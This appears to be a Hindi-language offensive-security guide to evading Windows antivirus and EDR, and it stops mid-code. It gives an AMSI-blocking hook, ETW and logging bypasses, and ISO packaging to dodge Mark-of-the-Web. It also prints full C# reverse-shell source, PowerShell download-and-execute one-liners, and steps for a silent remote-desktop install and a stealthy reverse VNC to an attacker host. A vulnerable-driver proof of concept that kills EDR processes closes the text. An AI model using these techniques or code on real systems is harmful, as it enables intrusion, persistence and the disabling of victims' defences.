ध्यान में रखें कि यह पोस्ट प्रकाशित होते ही संभवतः फ्लैग हो जाएगा, इसलिए यदि आपकी योजना अनडिटेक्टेड रहना है तो कोई भी कोड प्रकाशित न करें।
Memory Patching
यह तकनीक शुरू में @RastaMouse द्वारा खोजी गई थी और इसमें amsi.dll में “AmsiScanBuffer” फ़ंक्शन के पते को ढूंढना और इसे E_INVALIDARG कोड लौटाने के निर्देशों से ओवरराइट करना शामिल है; इस तरह वास्तविक स्कैन का परिणाम 0 लौटाएगा, जिसे स्वच्छ परिणाम माना जाता है।
Tip
विस्तृत व्याख्या के लिए कृपया https://rastamouse.me/memory-patching-amsi-bypass/ पढ़ें।
AMSI को powershell के साथ बायपास करने के और भी कई तरीके हैं, इनके बारे में और जानने के लिए this page और this repo देखें।
Blocking AMSI by preventing amsi.dll load (LdrLoadDll hook)
AMSI केवल तभी इनिशियलाइज़ होता है जब amsi.dll वर्तमान प्रक्रिया में लोड हो चुका होता है। एक मजबूत, भाषा‑निरपेक्ष बाइपास यह है कि ntdll!LdrLoadDll पर एक user‑mode hook रखा जाए जो जब अनुरोधित मॉड्यूल amsi.dll हो तो एक error लौटाए। नतीजतन, AMSI कभी लोड नहीं होता और उस प्रक्रिया के लिए कोई स्कैन नहीं होता।
Implementation outline (x64 C/C++ pseudocode):
#include <windows.h>
#include <winternl.h>

typedef NTSTATUS (NTAPI *pLdrLoadDll)(PWSTR, ULONG, PUNICODE_STRING, PHANDLE);
static pLdrLoadDll realLdrLoadDll;

NTSTATUS NTAPI Hook_LdrLoadDll(PWSTR path, ULONG flags, PUNICODE_STRING module, PHANDLE handle){
if (module && module->Buffer){
UNICODE_STRING amsi; RtlInitUnicodeString(&amsi, L"amsi.dll");
if (RtlEqualUnicodeString(module, &amsi, TRUE)){
// Pretend the DLL cannot be found → AMSI never initialises in this process
return STATUS_DLL_NOT_FOUND; // 0xC0000135
}
}
return realLdrLoadDll(path, flags, module, handle);
}

void InstallHook(){
HMODULE ntdll = GetModuleHandleW(L"ntdll.dll");
realLdrLoadDll = (pLdrLoadDll)GetProcAddress(ntdll, "LdrLoadDll");
// Apply inline trampoline or IAT patching to redirect to Hook_LdrLoadDll
// e.g., Microsoft Detours / MinHook / custom 14‑byte jmp thunk
}
Notes
- Works across PowerShell, WScript/CScript and custom loaders alike (anything that would otherwise load AMSI).
- Pair with feeding scripts over stdin (
PowerShell.exe -NoProfile -NonInteractive -Command -) to avoid long command‑line artefacts. - Seen used by loaders executed through LOLBins (e.g.,
regsvr32callingDllRegisterServer).
The tool https://github.com/Flangvik/AMSI.fail भी AMSI बायपास करने के लिए स्क्रिप्ट जनरेट करता है। The tool https://amsibypass.com/ भी AMSI बायपास करने के लिए स्क्रिप्ट जनरेट करता है जो randomized user-defined function, variables, character expressions का उपयोग करके signature को टालता है और PowerShell keywords पर random character casing लागू कर के signature से बचने की कोशिश करता है।
डिटेक्ट की गई signature हटाएँ
आप वर्तमान प्रोसेस की मेमोरी से डिटेक्ट की गई AMSI signature हटाने के लिए https://github.com/cobbr/PSAmsi और https://github.com/RythmStick/AMSITrigger जैसे टूल का उपयोग कर सकते हैं। यह टूल वर्तमान प्रोसेस की मेमोरी में AMSI signature के लिए स्कैन करके उसे NOP instructions से ओवरराइट करता है, जिससे वह प्रभावी रूप से मेमोरी से हट जाता है।
AMSI का उपयोग करने वाले AV/EDR उत्पाद
आप AMSI का उपयोग करने वाले AV/EDR उत्पादों की सूची https://github.com/subat0mik/whoamsi में पा सकते हैं।
Powershell version 2 का उपयोग करें यदि आप PowerShell version 2 का उपयोग करते हैं, तो AMSI लोड नहीं होगा, इसलिए आप अपनी स्क्रिप्ट AMSI द्वारा स्कैन किए बिना चला सकते हैं। आप यह कर सकते हैं:
powershell.exe -version 2
PS लॉगिंग
PowerShell logging एक फीचर है जो सिस्टम पर निष्पादित सभी PowerShell कमांड्स को लॉग करने की अनुमति देता है। यह auditing और troubleshooting के लिए उपयोगी हो सकता है, लेकिन यह detection से बचना चाहने वाले attackers के लिए भी एक समस्या हो सकता है।
PowerShell logging को bypass करने के लिए आप निम्न तकनीकों का उपयोग कर सकते हैं:
- Disable PowerShell Transcription and Module Logging: आप इस उद्देश्य के लिए https://github.com/leechristensen/Random/blob/master/CSharp/DisablePSLogging.cs जैसे टूल का उपयोग कर सकते हैं।
- Use Powershell version 2: यदि आप PowerShell version 2 का उपयोग करते हैं, तो AMSI लोड नहीं होगा, इसलिए आप अपनी स्क्रिप्ट्स को AMSI द्वारा स्कैन किए बिना चला सकते हैं। आप यह कर सकते हैं:
powershell.exe -version 2 - Use an Unmanaged Powershell Session: https://github.com/leechristensen/UnmanagedPowerShell का उपयोग करके defenses के बिना एक powershell spawn करें (यही वह है जो
powerpickfrom Cobal Strike उपयोग करता है)।
Obfuscation
Tip
कई obfuscation techniques डेटा को encrypt करने पर निर्भर करती हैं, जिससे binary की entropy बढ़ जाएगी और AVs और EDRs के लिए इसे detect करना आसान हो जाएगा। इस बात का ध्यान रखें और शायद केवल कोड के उन specific sections पर ही encryption लागू करें जो संवेदनशील हैं या जिन्हें छिपाने की आवश्यकता है।
Deobfuscating ConfuserEx-Protected .NET Binaries
जब आप ConfuserEx 2 (या commercial forks) का उपयोग करने वाले malware का विश्लेषण करते हैं, तो अक्सर कई सुरक्षा परतें मिलती हैं जो decompilers और sandboxes को ब्लॉक कर देती हैं। नीचे दिया गया workflow विश्वसनीय रूप से लगभग मूल IL को बहाल कर देता है जिसे बाद में dnSpy या ILSpy जैसे tools में C# में decompile किया जा सकता है।
- Anti-tampering removal – ConfuserEx हर method body को encrypt करता है और इसे module static constructor (
<Module>.cctor) के अंदर decrypt करता है। यह PE checksum को भी patch करता है ताकि कोई भी modification बाइनरी क्रैश कर दे। Encrypted metadata tables को locate करने, XOR keys recover करने और clean assembly पुनःलिखित करने के लिए AntiTamperKiller का उपयोग करें:
# https://github.com/wwh1004/AntiTamperKiller
python AntiTamperKiller.py Confused.exe Confused.clean.exe
Output में 6 anti-tamper parameters (key0-key3, nameHash, internKey) होते हैं जो अपने स्वयं के unpacker बनाने में उपयोगी हो सकते हैं।
- Symbol / control-flow recovery – clean फ़ाइल को de4dot-cex (de4dot का ConfuserEx-aware fork) को फीड करें।
de4dot-cex -p crx Confused.clean.exe -o Confused.de4dot.exe
Flags:
• -p crx – ConfuserEx 2 profile चुनें
• de4dot control-flow flattening को उलट देगा, original namespaces, classes और variable names को restore करेगा और constant strings को decrypt करेगा।
- Proxy-call stripping – ConfuserEx direct method calls को lightweight wrappers (a.k.a proxy calls) से बदल देता है ताकि decompilation और भी मुश्किल हो जाए। इन्हें हटाने के लिए ProxyCall-Remover का उपयोग करें:
ProxyCall-Remover.exe Confused.de4dot.exe Confused.fixed.exe
इस चरण के बाद आप opaque wrapper functions (Class8.smethod_10, …) की बजाय सामान्य .NET API जैसे Convert.FromBase64String या AES.Create() देखना शुरू कर देंगे।
- Manual clean-up – resulting binary को dnSpy में चलाकर बड़े Base64 blobs या
RijndaelManaged/TripleDESCryptoServiceProviderके उपयोग के लिए खोजें ताकि real payload का पता लग सके। अक्सर malware इसे<Module>.byte_0के अंदर TLV-encoded byte array के रूप में संग्रहित करता है।
ऊपर दिया गया chain execution flow को बिना malicious sample चलाए बहाल कर देता है – यह offline workstation पर काम करते समय उपयोगी है।
🛈 ConfuserEx एक custom attribute
ConfusedByAttributeउत्पन्न करता है जिसे IOC के रूप में samples को ऑटोमैटिकली triage करने के लिए उपयोग किया जा सकता है।
एक-लाइनर
autotok.sh Confused.exe # wrapper that performs the 3 steps above sequentially
- InvisibilityCloak: C# obfuscator
- Obfuscator-LLVM: इस प्रोजेक्ट का उद्देश्य LLVM compilation suite का एक open-source fork प्रदान करना है, जो increased software security code obfuscation और tamper-proofing के माध्यम से सुनिश्चित कर सके।
- ADVobfuscator: ADVobfuscator यह दिखाता है कि
C++11/14भाषा का उपयोग करके, बिना किसी external tool के और बिना compiler को modify किए, compile time पर obfuscated code कैसे generate किया जा सकता है। - obfy: C++ template metaprogramming framework द्वारा जनरेट किए गए obfuscated operations की एक परत जोड़ता है, जो application को crack करने वाले व्यक्ति के लिए काम को थोड़ा कठिन बना देगा।
- Alcatraz: Alcatraz एक x64 binary obfuscator है जो विभिन्न प्रकार की pe files जैसे: .exe, .dll, .sys को obfuscate कर सकता है।
- metame: Metame arbitrary executables के लिए एक सरल metamorphic code engine है।
- ropfuscator: ROPfuscator ROP (return-oriented programming) का उपयोग करते हुए LLVM-supported भाषाओं के लिए एक fine-grained code obfuscation framework है। ROPfuscator सामान्य निर्देशों को ROP chains में बदलकर assembly code level पर प्रोग्राम को obfuscate करता है, जिससे सामान्य control flow की हमारी धारणा बाधित हो जाती है।
- Nimcrypt: Nimcrypt एक .NET PE Crypter है जो Nim में लिखा गया है।
- inceptor: Inceptor मौजूदा EXE/DLL को shellcode में बदलने और फिर उन्हें load करने में सक्षम है।
SmartScreen & MoTW
इंटरनेट से कुछ executables डाउनलोड करके चलाते समय आप यह स्क्रीन देख चुके होंगे।
Microsoft Defender SmartScreen एक security mechanism है जो end user को संभावित रूप से malicious applications चलाने से बचाने के उद्देश्य से बनाया गया है।
.png)
SmartScreen मुख्यतः reputation-based approach पर काम करता है, यानी कम डाउनलोड होने वाले applications पर SmartScreen ट्रिगर करेगा, जिससे end user को चेतावनी मिलेगी और फ़ाइल को चलाने से रोका जा सकेगा (हालाँकि फ़ाइल को फिर भी More Info -> Run anyway पर क्लिक करके चलाया जा सकता है)।
MoTW (Mark of The Web) एक NTFS Alternate Data Stream है जिसका नाम Zone.Identifier होता है और यह इंटरनेट से फ़ाइल डाउनलोड होने पर अपने आप बन जाता है, साथ में उस URL की जानकारी भी दर्ज हो जाती है जहाँ से फ़ाइल डाउनलोड हुई थी।
.png)
इंटरनेट से डाउनलोड की गई फ़ाइल के लिए Zone.Identifier ADS की जाँच।
Tip
यह ध्यान देने योग्य है कि ऐसे executables जो विश्वसनीय साइनिंग सर्टिफिकेट के साथ साइन किए गए हैं, SmartScreen को ट्रिगर नहीं करेंगे।
अपने payloads को Mark of The Web से बचाने का एक बहुत प्रभावी तरीका यह है कि उन्हें किसी container जैसे ISO के अंदर पैकेज किया जाए। ऐसा इसलिए होता है क्योंकि Mark-of-the-Web (MOTW) non NTFS वॉल्यूम्स पर लागू नहीं किया जा सकता।
.png)
PackMyPayload एक tool है जो Mark-of-the-Web से बचने के लिए payloads को output containers में पैकेज करता है।
Example usage:

PS C:\Tools\PackMyPayload> python .\PackMyPayload.py .\TotallyLegitApp.exe container.iso

+      o     +              o   +      o     +              o
+             o     +           +             o     +         +
o  +           +        +           o  +           +          o
-_-^-^-^-^-^-^-^-^-^-^-^-^-^-^-^-^-_-_-_-_-_-_-_,------,      o
:: PACK MY PAYLOAD (1.1.0)       -_-_-_-_-_-_-|   /\_/\
for all your container cravings   -_-_-_-_-_-~|__( ^ .^)  +    +
-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-_-__-_-_-_-_-_-_-''  ''
+      o         o   +       o       +      o         o   +       o
+      o            +      o    ~   Mariusz Banach / mgeeky    o
o      ~     +           ~          <mb [at] binary-offensive.com>
o           +                         o           +           +

[.] Packaging input file to output .iso (iso)...
Burning file onto ISO:
Adding file: /TotallyLegitApp.exe

[+] Generated file written to (size: 3420160): container.iso
Here is a demo for bypassing SmartScreen by packaging payloads inside ISO files using PackMyPayload
ETW
Event Tracing for Windows (ETW) Windows का एक शक्तिशाली लॉगिंग मैकेनिज्म है जो applications और system components को इवेंट्स लॉग करने की अनुमति देता है। हालांकि, इसे security products द्वारा malicious activities की निगरानी और पता लगाने के लिए भी उपयोग किया जा सकता है।
AMSI को डिसेबल (bypassed) करने के तरीके के समान, यह संभव है कि user space process के EtwEventWrite फ़ंक्शन को तुरंत return करने के लिए बदला जाए ताकि कोई इवेंट्स लॉग न हों। यह फ़ंक्शन को मेमोरी में patch करके तुरंत return करवाने से किया जाता है, जिससे उस प्रोसेस के लिए ETW logging प्रभावी रूप से बंद हो जाती है।
अधिक जानकारी के लिए देखें https://blog.xpnsec.com/hiding-your-dotnet-etw/ और https://github.com/repnz/etw-providers-docs/।
C# Assembly Reflection
C# बाइनरीज़ को मेमोरी में लोड करना पहले से जाना-पहचाना तरीका है और यह अभी भी post-exploitation टूल्स चलाने का एक बहुत अच्छा तरीका है बिना AV द्वारा पकड़े जाने के।
क्योंकि payload सीधे मेमोरी में लोड होगा बिना डिस्क को छुए, हमें पूरे process के लिए केवल AMSI को patch करने की चिंता करनी होगी।
अधिकांश C2 frameworks (sliver, Covenant, metasploit, CobaltStrike, Havoc, आदि) पहले से ही C# assemblies को सीधे मेमोरी में execute करने की क्षमता देते हैं, पर इसे करने के कई तरीके हैं:
- Fork&Run
यह शामिल है एक नया sacrificial process spawn करने का, उसमें अपना post-exploitation malicious code inject करना, malicious code execute करना और समाप्त होने पर उस नए process को kill करना। इसके फायदे और नुकसान दोनों हैं। Fork and Run विधि का फायदा यह है कि execution हमारे Beacon implant process के बाहर होता है। इसका मतलब है कि अगर हमारी post-exploitation कार्रवाई में कुछ गलत होता है या पकड़ा जाता है, तो हमारे implant के बचे रहने की काफ़ी ज्यादा संभावना रहती है। नुकसान यह है कि Behavioural Detections द्वारा पकड़े जाने की ज्यादा संभावना रहती है।
.png)
- Inline
इसमें post-exploitation malicious code को अपने ही process में inject करना होता है। इस तरह आप नया process बनाने और उसे AV द्वारा scan होने से बचा सकते हैं, पर नुकसान यह है कि अगर आपके payload के execution में कुछ गलत हुआ तो आपके beacon के खो जाने की काफ़ी ज्यादा संभावना रहती है क्योंकि वह crash कर सकता है।
.png)
Tip
यदि आप C# Assembly लोडिंग के बारे में और पढ़ना चाहते हैं, तो यह आर्टिकल देखें https://securityintelligence.com/posts/net-execution-inlineexecute-assembly/ और उनका InlineExecute-Assembly BOF (https://github.com/xforcered/InlineExecute-Assembly)
आप C# Assemblies को PowerShell से भी लोड कर सकते हैं; देखें Invoke-SharpLoader और S3cur3th1sSh1t का वीडियो.
Using Other Programming Languages
जैसा कि प्रस्तावित है https://github.com/deeexcee-io/LOI-Bins, अन्य भाषाओं का उपयोग करके malicious code execute करना संभव है यदि compromised मशीन को Attacker Controlled SMB share पर installed interpreter environment तक access दिया जाए।
Interpreter Binaries और SMB share पर environment तक access देकर आप इन भाषाओं में arbitrary code को compromised मशीन की मेमोरी में execute कर सकते हैं।
रेपो बताता है: Defender अभी भी scripts को scan करता है, लेकिन Go, Java, PHP आदि का उपयोग करके हमारे पास static signatures को bypass करने की ज्यादा लचीलापन है। इन भाषाओं में random un-obfuscated reverse shell scripts के साथ परीक्षण सफल रहे हैं।
TokenStomping
Token stomping एक तकनीक है जो attacker को access token या EDR/AV जैसे security product को manipulate करने की अनुमति देती है, जिससे वे उसके privileges कम कर सकें ताकि process मर न जाए पर उसे malicious activities की जाँच करने की permissions न रहें।
इसे रोकने के लिए Windows बाहरी processes को security processes के tokens पर handles प्राप्त करने से रोक सकता है।
- https://github.com/pwn1sher/KillDefender/
- https://github.com/MartinIngesen/TokenStomp
- https://github.com/nick-frischkorn/TokenStripBOF
Using Trusted Software
Chrome Remote Desktop
जैसा कि this blog post में बताया गया है, किसी victim के PC पर Chrome Remote Desktop deploy कर लेना और फिर उसे takeover करके persistence बनाये रखना आसान है:
- https://remotedesktop.google.com/ से डाउनलोड करें, “Set up via SSH” पर क्लिक करें, और फिर Windows के लिए MSI फ़ाइल डाउनलोड करने हेतु MSI फ़ाइल पर क्लिक करें।
- victim पर installer को silently चलाएँ (admin आवश्यक):
msiexec /i chromeremotedesktophost.msi /qn - Chrome Remote Desktop पेज पर वापस जाएँ और next पर क्लिक करें। विज़ार्ड आपसे authorize करने के लिए कहेगा; जारी रखने के लिए Authorize बटन पर क्लिक करें।
- दिए गए पैरामीटर को कुछ समायोजन के साथ execute करें:
"%PROGRAMFILES(X86)%\Google\Chrome Remote Desktop\CurrentVersion\remoting_start_host.exe" --code="YOUR_UNIQUE_CODE" --redirect-url="https://remotedesktop.google.com/_/oauthredirect" --name=%COMPUTERNAME% --pin=111111(नोट: pin पैरामीटर GUI का उपयोग किए बिना pin सेट करने की अनुमति देता है)।
Advanced Evasion
Evasion एक बहुत जटिल विषय है; कभी-कभी आपको एक ही सिस्टम में कई अलग-अलग telemetry स्रोतों को ध्यान में रखना पड़ता है, इसलिए mature environments में पूरी तरह से अनडिटेक्टेड रहना लगभग असंभव है।
हर environment की अपनी ताकतें और कमजोरियाँ होती हैं।
मैं आपको सलाह देता/देती हूँ कि आप @ATTL4S का यह टॉक देखें, ताकि Advanced Evasion techniques में अधिक समझ मिले।
[NcN2k20] Understanding and Hiding your Operations - Daniel López Jiménez
यह @mariuszbit का Evasion in Depth के बारे में एक और शानदार टॉक है।
Old Techniques
Check which parts Defender finds as malicious
आप ThreatCheck का उपयोग कर सकते हैं जो binary के हिस्सों को हटा कर परीक्षण करता है जब तक कि यह पता न चल जाये कि Defender किस हिस्से को malicious मान रहा है और वह हिस्सा आपको अलग कर देता है।
एक और टूल जो यही काम करता है वह है avred जो इस सेवा को खुले वेब पर https://avred.r00ted.ch/ के माध्यम से प्रदान करता है।
Telnet Server
Windows 10 से पहले तक, सभी Windows के साथ एक Telnet server आता था जिसे आप (administrator के रूप में) इंस्टॉल कर सकते थे, इस तरह:
pkgmgr /iu:"TelnetServer" /quiet
सिस्टम शुरू होने पर इसे start कराएँ और अभी इसे run करें:
sc config TlntSVR start= auto obj= localsystem
telnet port बदलें (stealth) और firewall अक्षम करें:
tlntadmn config port=80
netsh advfirewall set allprofiles state off
UltraVNC
इसे डाउनलोड करें: http://www.uvnc.com/downloads/ultravnc.html (आपको bin downloads चाहिए, setup नहीं)
HOST पर: Execute winvnc.exe और सर्वर को कॉन्फ़िगर करें:
- विकल्प Disable TrayIcon सक्षम करें
- VNC Password में पासवर्ड सेट करें
- View-Only Password में पासवर्ड सेट करें
फिर, बाइनरी winvnc.exe और नव निर्मित फ़ाइल UltraVNC.ini को victim के अंदर रखें
Reverse connection
attacker को अपने host पर बाइनरी vncviewer.exe -listen 5900 चलानी चाहिए ताकि यह reverse VNC connection पकड़ने के लिए prepared रहे। फिर, victim के अंदर: winvnc daemon winvnc.exe -run शुरू करें और winwnc.exe [-autoreconnect] -connect <attacker_ip>::5900 चलाएँ
WARNING: Stealth बनाए रखने के लिए आपको कुछ चीज़ें नहीं करनी चाहिए
- यदि
winvncपहले से चल रहा है तो उसे न शुरू करें, नहीं तो यह popup ट्रिगर करेगा। चल रहा है या नहीं चेक करने के लिएtasklist | findstr winvncचलाएँ - एक ही डायरेक्टरी में
UltraVNC.iniके बिनाwinvncन चलाएँ, वरना यह the config window खोल देगा - सहायता के लिए
winvnc -hन चलाएँ, नहीं तो यह popup ट्रिगर करेगा


GreatSCT
इसे डाउनलोड करें: https://github.com/GreatSCT/GreatSCT
git clone https://github.com/GreatSCT/GreatSCT.git
cd GreatSCT/setup/
./setup.sh
cd ..
./GreatSCT.py
GreatSCT के अंदर:
use 1
list #Listing available payloads
use 9 #rev_tcp.py
set lhost 10.10.14.0
sel lport 4444
generate #payload is the default name
#This will generate a meterpreter xml and a rcc file for msfconsole
अब start the lister msfconsole -r file.rc के साथ और execute the xml payload के साथ:
C:\Windows\Microsoft.NET\Framework\v4.0.30319\msbuild.exe payload.xml
वर्तमान defender प्रोसेस को बहुत जल्दी समाप्त कर देगा।
अपना reverse shell कंपाइल करना
https://medium.com/@Bank_Security/undetectable-c-c-reverse-shells-fab4c0ec4f15
पहला C# Revershell
इसे इन कमांड्स के साथ कंपाइल करें:
c:\windows\Microsoft.NET\Framework\v4.0.30319\csc.exe /t:exe /out:back2.exe C:\Users\Public\Documents\Back1.cs.txt
इसे इसके साथ उपयोग करें:
back.exe <ATTACKER_IP> <PORT>
// From https://gist.githubusercontent.com/BankSecurity/55faad0d0c4259c623147db79b2a83cc/raw/1b6c32ef6322122a98a1912a794b48788edf6bad/Simple_Rev_Shell.cs
using System;
using System.Text;
using System.IO;
using System.Diagnostics;
using System.ComponentModel;
using System.Linq;
using System.Net;
using System.Net.Sockets;


namespace ConnectBack
{
public class Program
{
static StreamWriter streamWriter;

public static void Main(string[] args)
{
using(TcpClient client = new TcpClient(args[0], System.Convert.ToInt32(args[1])))
{
using(Stream stream = client.GetStream())
{
using(StreamReader rdr = new StreamReader(stream))
{
streamWriter = new StreamWriter(stream);

StringBuilder strInput = new StringBuilder();

Process p = new Process();
p.StartInfo.FileName = "cmd.exe";
p.StartInfo.CreateNoWindow = true;
p.StartInfo.UseShellExecute = false;
p.StartInfo.RedirectStandardOutput = true;
p.StartInfo.RedirectStandardInput = true;
p.StartInfo.RedirectStandardError = true;
p.OutputDataReceived += new DataReceivedEventHandler(CmdOutputDataHandler);
p.Start();
p.BeginOutputReadLine();

while(true)
{
strInput.Append(rdr.ReadLine());
//strInput.Append("\n");
p.StandardInput.WriteLine(strInput);
strInput.Remove(0, strInput.Length);
}
}
}
}
}

private static void CmdOutputDataHandler(object sendingProcess, DataReceivedEventArgs outLine)
{
StringBuilder strOutput = new StringBuilder();

if (!String.IsNullOrEmpty(outLine.Data))
{
try
{
strOutput.Append(outLine.Data);
streamWriter.WriteLine(strOutput);
streamWriter.Flush();
}
catch (Exception err) { }
}
}

}
}
C# using कम्पाइलर
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Microsoft.Workflow.Compiler.exe REV.txt.txt REV.shell.txt
REV.txt: https://gist.github.com/BankSecurity/812060a13e57c815abe21ef04857b066
REV.shell: https://gist.github.com/BankSecurity/f646cb07f2708b2b3eabea21e05a2639
स्वचालित डाउनलोड और निष्पादन:
64bit:
powershell -command "& { (New-Object Net.WebClient).DownloadFile('https://gist.githubusercontent.com/BankSecurity/812060a13e57c815abe21ef04857b066/raw/81cd8d4b15925735ea32dff1ce5967ec42618edc/REV.txt', '.\REV.txt') }" && powershell -command "& { (New-Object Net.WebClient).DownloadFile('https://gist.githubusercontent.com/BankSecurity/f646cb07f2708b2b3eabea21e05a2639/raw/4137019e70ab93c1f993ce16ecc7d7d07aa2463f/Rev.Shell', '.\Rev.Shell') }" && C:\Windows\Microsoft.Net\Framework64\v4.0.30319\Microsoft.Workflow.Compiler.exe REV.txt Rev.Shell

32bit:
powershell -command "& { (New-Object Net.WebClient).DownloadFile('https://gist.githubusercontent.com/BankSecurity/812060a13e57c815abe21ef04857b066/raw/81cd8d4b15925735ea32dff1ce5967ec42618edc/REV.txt', '.\REV.txt') }" && powershell -command "& { (New-Object Net.WebClient).DownloadFile('https://gist.githubusercontent.com/BankSecurity/f646cb07f2708b2b3eabea21e05a2639/raw/4137019e70ab93c1f993ce16ecc7d7d07aa2463f/Rev.Shell', '.\Rev.Shell') }" && C:\Windows\Microsoft.Net\Framework\v4.0.30319\Microsoft.Workflow.Compiler.exe REV.txt Rev.Shell
https://gist.github.com/BankSecurity/469ac5f9944ed1b8c39129dc0037bb8f
C# obfuscators सूची: https://github.com/NotPrab/.NET-Obfuscator
C++
sudo apt-get install mingw-w64

i686-w64-mingw32-g++ prometheus.cpp -o prometheus.exe -lws2_32 -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc
- https://github.com/paranoidninja/ScriptDotSh-MalwareDevelopment/blob/master/prometheus.cpp
- https://astr0baby.wordpress.com/2013/10/17/customizing-custom-meterpreter-loader/
- https://www.blackhat.com/docs/us-16/materials/us-16-Mittal-AMSI-How-Windows-10-Plans-To-Stop-Script-Based-Attacks-And-How-Well-It-Does-It.pdf
- https://github.com/l0ss/Grouper2
- http://www.labofapenetrationtester.com/2016/05/practical-use-of-javascript-and-com-for-pentesting.html
- http://niiconsulting.com/checkmate/2018/06/bypassing-detection-for-a-reverse-meterpreter-shell/
इंजेक्टर बनाने के लिए python का उदाहरण:
अन्य उपकरण
# Veil Framework:
https://github.com/Veil-Framework/Veil

# Shellter
https://www.shellterproject.com/download/

# Sharpshooter
# https://github.com/mdsecactivebreach/SharpShooter
# Javascript Payload Stageless:
SharpShooter.py --stageless --dotnetver 4 --payload js --output foo --rawscfile ./raw.txt --sandbox 1=contoso,2,3

# Stageless HTA Payload:
SharpShooter.py --stageless --dotnetver 2 --payload hta --output foo --rawscfile ./raw.txt --sandbox 4 --smuggle --template mcafee

# Staged VBS:
SharpShooter.py --payload vbs --delivery both --output foo --web http://www.foo.bar/shellcode.payload --dns bar.foo --shellcode --scfile ./csharpsc.txt --sandbox 1=contoso --smuggle --template mcafee --dotnetver 4

# Donut:
https://github.com/TheWover/donut

# Vulcan
https://github.com/praetorian-code/vulcan
अधिक
Bring Your Own Vulnerable Driver (BYOVD) – Kernel Space से AV/EDR को निष्क्रिय करना
Storm-2603 ने एक छोटे कंसोल यूटिलिटी का उपयोग किया जिसे Antivirus Terminator कहा जाता है ताकि रैनसमवेयर गिराने से पहले endpoint सुरक्षा को निष्क्रिय किया जा सके। यह टूल अपना own vulnerable but signed driver लाता है और इसे मिसयूज़ करके privileged kernel ऑपरेशंस जारी करता है जिन्हें Protected-Process-Light (PPL) AV सेवाएँ भी ब्लॉक नहीं कर सकतीं।
मुख्य निष्कर्ष
- Signed driver: डिस्क पर डिलीवर की गई फ़ाइल
ServiceMouse.sysहै, लेकिन बाइनरी असल में Antiy Labs’ के “System In-Depth Analysis Toolkit” का वैध रूप से साइन किया हुआ ड्राइवरAToolsKrnl64.sysहै। चूँकि ड्राइवर पर Microsoft का मान्य साइन है, यह Driver-Signature-Enforcement (DSE) सक्षम होने पर भी लोड हो जाता है। - Service installation:
sc create ServiceMouse type= kernel binPath= "C:\Windows\System32\drivers\ServiceMouse.sys"
sc start  ServiceMouse
पहली लाइन ड्राइवर को एक kernel service के रूप में रजिस्टर करती है और दूसरी लाइन इसे स्टार्ट करती है ताकि \\.\ServiceMouse user land से एक्सेसेबल हो जाए।
3. IOCTLs exposed by the driver
| IOCTL code | Capability |
|---|---|
0x99000050 | किसी भी PID द्वारा प्रक्रिया समाप्त करें (Defender/EDR services को मारने के लिए उपयोग किया गया) |
0x990000D0 | डिस्क पर किसी भी फ़ाइल को हटाएँ |
0x990001D0 | ड्राइवर अनलोड करें और सर्विस हटाएँ |
Minimal C proof-of-concept:
#include <windows.h>

int main(int argc, char **argv){
DWORD pid = strtoul(argv[1], NULL, 10);
HANDLE hDrv = CreateFileA("\\\\.\\ServiceMouse", GENERIC_READ|GENERIC_WRITE, 0, NULL, OPEN_EXISTING, 0, NULL);
DeviceIoControl(hDrv, 0x99000050, &pid, sizeof(pid), NULL, 0, NULL, NULL);
